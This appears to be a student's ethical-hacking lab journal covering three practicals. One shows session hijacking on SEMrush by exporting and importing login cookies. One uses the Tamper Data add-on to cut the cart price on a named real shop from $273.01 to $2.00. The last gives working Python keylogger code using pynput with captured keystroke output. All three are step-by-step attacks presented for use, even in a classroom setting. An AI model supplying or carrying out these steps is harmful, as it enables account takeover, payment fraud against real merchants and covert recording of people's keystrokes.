
##### STEPS

1. Open FireFox
2. Go to Tools > Addons > Extension
3. Search and install EditThisCookie or Cookie Import/Export or any other Cookie tool
4. Then Click on Cookie extension to get cookie
5. Open a Website and Login and then click on export cookie



Logout from the webpage once the cookie got exported

Paste the cookie in the tool which you have exported and click on green tick



And you are in

The screenshot shows the SEMrush dashboard. On the left sidebar, there are sections for SEO Toolkit, SEO Dashboard, COMPETITIVE RESEARCH (Domain Overview, Traffic Analytics, Organic Research, Keyword Gap, Backlink Gap), KEYWORD RESEARCH (Keyword Overview, Keyword Magic Tool, Keyword Difficulty, Organic Traffic Insights), LINK BUILDING (Backlink Analytics, Backlink Audit, Link Building Tool), and RANK TRACKING. The main dashboard area has a search bar at the top with "All Reports" and "Input domain, keyword or...". Below the search bar is a section titled "Add domains and monitor their performance" with a "Enter domain..." input field, a dropdown for "US", and a "Add domain" button. To the right of this is a "Suggest widget" button. The dashboard is divided into several cards: "Position Tracking" (Project Name, Visibility, Update), "Site Audit" (Project Name, Site Health, Trend), "On Page SEO Checker" (Project Name, Ideas, Description), and a "Social Media Tracker" card which includes a note about connecting with Facebook, Twitter, and Google+ and tracking audience growth.

## Tamper DATA add-on

1. Open FireFox
2. Go to Tools > Addons > Extension
3. Search and install Temper Data

Select a website for tempering data e.g(razorba)


The screenshot shows a Firefox browser window. The main content area displays a shopping cart page from [www.razorba.com/cart.aspx](http://www.razorba.com/cart.aspx). The cart contains one item: "Razorba 8JM3x Power Starter Edition" with a quantity of 2, totaling \$159.00. The page also shows estimated shipping information and a promotional offer for a "NEW! Razorb" product. To the right of the browser window, the Tamper Data extension is open. It has a toolbar with "Start Tamper", "Stop Tamper", "Clear", "Options", and "Help". Below the toolbar is a "Filter" field and a list of items: "Total", "Duration", "Status", "Content Type", "URL", and "Load File". The main pane of the Tamper Data window is currently empty, showing two columns: "Request Header Name" and "Response Header Name".

Select any item to but  
Then Click to add cart  
Then Click on tool for tempering Data

The screenshot shows a web browser window with the URL <https://www.razorbe.com/checkout.aspx?c=payment>. The page displays an 'Order Summary' with a total of \$273.01. Below it is a 'Choose Payment Method' section with options for Credit Card (Visa / MasterCard, Discover, American Express) and Other Methods (PayPal, Mail or FAX). A yellow arrow points to the 'PayPal' button. To the right of the browser is a 'Tamper Data' tool window titled 'Ongoing requests'. It lists several network requests with columns for URL, Duration, Status, Method, Content Type, and Load File.

URL	Duration	Status	Method	Content Type	Load File
...	0 ms	...	GET	text/unknown	ht..., LOAD_N...
...	0 ms	-1	GET	text/unknown	ht..., LOAD_F...
...	643 ms	141	POST	text/html	ht..., LOAD_D...
...	715 ms	200	GET	text/html	ht..., LOAD_D...
...	0 ms	...	GET	text/unknown	ht..., LOAD_N...
...	0 ms	...	GET	text/unknown	ht..., LOAD_N...
...	0 ms	...	GET	text/unknown	ht..., LOAD_N...
...	0 ms	...	GET	text/unknown	ht..., LOAD_N...

Then Start tempering the data



Here you go

The screenshot shows a modified 'Your order summary' page. The original total was \$273.01, but after tampering, the item price is listed as \$1.00 and the total amount is now \$2.00. The 'Update' button is visible at the bottom.

Description	Amount
Razorbe SUMBa Power Starter Edition	\$2.00
Item price: \$1.00	
Quantity: 2	
Update	
Item total	\$2.00
Total \$2.00 USD	

## PRACTICAL NO. 8

**Aim:** - Create a simple keylogger using python

**Code:** -

```
from pynput.keyboard import Key, Listener
import logging
# if no name it gets into an empty string
log_dir = ""
# This is a basic logging function
logging.basicConfig(filename=(log_dir+"key_log.txt"), level=logging.DEBUG,
format='%(asctime)s:%(message)s')
# This is from the library
def on_press(key):
    logging.info(str(key))
# This says, listener is on
with Listener(on_press=on_press) as listener:
    listener.join()
```

**Output:** -

```
*key_log.txt - C:\Users\admin\AppData\Local\Programs\Python\Python37-32\key_log.txt (3.7.4)*
File Edit Format Run Options Window Help
2024-02-14 09:16:36,253:Key.backspace:
2024-02-14 09:16:36,290:Key.backspace:
2024-02-14 09:16:37,079:Key.shift:
2024-02-14 09:16:37,322:'H':
2024-02-14 09:16:37,696:'e':
2024-02-14 09:16:37,891:'l':
2024-02-14 09:16:38,044:'l':
2024-02-14 09:16:38,244:'o':
2024-02-14 09:16:38,546:Key.space:
2024-02-14 09:16:39,249:Key.shift:
2024-02-14 09:16:39,511:'S':
2024-02-14 09:16:39,801:'t':
2024-02-14 09:16:40,232:'u':
2024-02-14 09:16:40,439:'d':
2024-02-14 09:16:40,600:'e':
2024-02-14 09:16:40,770:'n':
2024-02-14 09:16:41,078:'t':
2024-02-14 09:16:41,282:'s':
2024-02-14 09:16:45,458:'k':
2024-02-14 09:16:47,803:'e':
2024-02-14 09:16:54,374:Key.enter:

```

Activate Windows  
Go to Settings to activate Windows.

